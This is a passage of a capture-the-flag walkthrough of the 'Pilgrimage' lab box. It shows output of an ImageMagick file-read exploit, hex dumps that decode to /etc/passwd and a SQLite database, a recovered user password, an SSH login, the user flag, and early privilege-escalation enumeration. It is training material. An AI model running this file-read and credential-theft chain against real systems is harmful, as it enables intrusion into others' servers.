  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7986    0  7621  100   365   6977    334  0:00:01  0:00:01 --:--:--  7326
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1089  100  1089    0     0    784      0  0:00:01  0:00:01 --:--:--   785
Image:
  Filename: output.png
  Permissions: rw-r--r--
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: DirectClass
  Geometry: 352x198+0+0
  Units: Undefined
  Colorspace: Gray
  Type: Bilevel
  Base type: Undefined
  Endianness: Undefined
  Depth: 1-bit
  Channel depth:
    gray: 1-bit
    alpha: 1-bit
```




```python
print(bytes.fromhex("""726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
```

```
PS C:\Users\viguv\OneDrive\Desktop\Programming\Python> python test.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```


2) Got the database file



```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ bash exploit.sh /var/db/pilgrimage
  Recompressing IDAT chunks in Empty.png to pngout.png
   Total length of data found in critical chunks            =       129
   Best pngcrush method        =   1 (ws 15 fm 0 zl 4 zs 0) =       129
CPU time decode 0.063356, encode 0.064970, other 0.058674, total 0.357820 sec
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7993    0  7621  100   372  5199    253  0:00:01  0:00:01 --:--:--  5459
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   976  100   976    0     0   633      0  0:00:01  0:00:01 --:--:--   634
Image:
  Filename: output.png
  Permissions: rw-r--r--
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: DirectClass
  Geometry: 352×198+0+0
  Units: Undefined
  Colorspace: Gray
  Type: Bilevel
  Base type: Undefined
  Endianness: Undefined
  Depth: 1-bit
  Channel depth:
```




```python
with open("data.db", "wb") as file:
    file.write(bytes.fromhex("""
53514c69746520666f726d617420330010000101004020200000007e0000000500000000
000000000000000400000004000000000000000000000001000000000000000000000000
00000000000000000000000000000000000000000000007e002e4b910d0ff800040eba00
0f650fcd0eba0f38000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
```



```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ sqlite3 data.db
SQLite version 3.43.1 2023-09-11 12:01:27
Enter ".help" for usage hints.
sqlite> .tables
images  users
sqlite> select * from users;
emily|abigchonkyboi123
sqlite> 
```


abigchonkyboi123

3) Logged in with ssh with found credentials



```
┌──(vigneswar㉿vigneswar)-[~/pilgrimage]
└─$ ssh emily@10.10.11.219
The authenticity of host '10.10.11.219 (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnPNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.219' (ED25519) to the list of known hosts.
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ 
```


4) Got user flag



```
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
14cdf4a5b454a576fd2db4cb61d12e68
emily@pilgrimage:~$ 
```


Privilege Escalation

1) Enumerated os info




```
emily@pilgrimage:~$ uname -a
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux
```

2) No other internal services




```
emily@pilgrimage:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0     88 10.10.11.219:22         10.10.16.3:57542        ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
emily@pilgrimage:~$ 
```

3) Checked timer jobs




```
emily@pilgrimage:~$ systemctl list-timers  --all
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Mon 2023-11-13 02:09:00 AEDT 29min left    Mon 2023-11-13 01:39:05 AEDT 7s ago       phpsessionclean.timer        phpsessionclean.service
Mon 2023-11-13 06:10:31 AEDT 4h 31min left Sun 2023-11-12 15:34:22 AEDT 10h ago      apt-daily-upgrade.timer      apt-daily-upgrade.service
Mon 2023-11-13 12:06:20 AEDT 10h left      Sun 2023-11-12 23:58:23 AEDT 1h 40min ago apt-daily.timer              apt-daily.service
Mon 2023-11-13 15:31:12 AEDT 13h left      Sun 2023-11-12 15:31:12 AEDT 10h ago      systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Tue 2023-11-14 00:00:00 AEDT 22h left      Mon 2023-11-13 00:00:01 AEDT 1h 39min ago logrotate.timer              logrotate.service
Tue 2023-11-14 00:00:00 AEDT 22h left      Mon 2023-11-13 00:00:01 AEDT 1h 39min ago man-db.timer                 man-db.service
Sun 2023-11-19 03:10:56 AEDT 6 days left   Sun 2023-11-12 15:17:12 AEDT 10h ago      e2scrub_all.timer            e2scrub_all.service
Mon 2023-11-20 01:06:40 AEDT 6 days left   Mon 2023-11-13 00:11:24 AEDT 1h 27min ago fstrim.timer                 fstrim.service
```


4) Found a script running on upload



```
2023/11/13 01:56:27 CMD: UID=0     PID=3      |
2023/11/13 01:56:27 CMD: UID=0     PID=2      |
2023/11/13 01:56:27 CMD: UID=0     PID=1      | /sbin/init
2023/11/13 01:56:34 CMD: UID=33    PID=45500  | php-fpm: pool www
2023/11/13 01:56:34 CMD: UID=33    PID=45501  |
2023/11/13 01:56:34 CMD: UID=33    PID=45502  | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33    PID=45503  | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=0     PID=45504  | /lib/systemd/systemd-udevd
2023/11/13 01:56:34 CMD: UID=33    PID=45505  | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33    PID=45508  | readlink -f /tmp/.mount_magickSxeJ0K/AppRun
2023/11/13 01:56:34 CMD: UID=33    PID=45507  | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33    PID=45509  | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
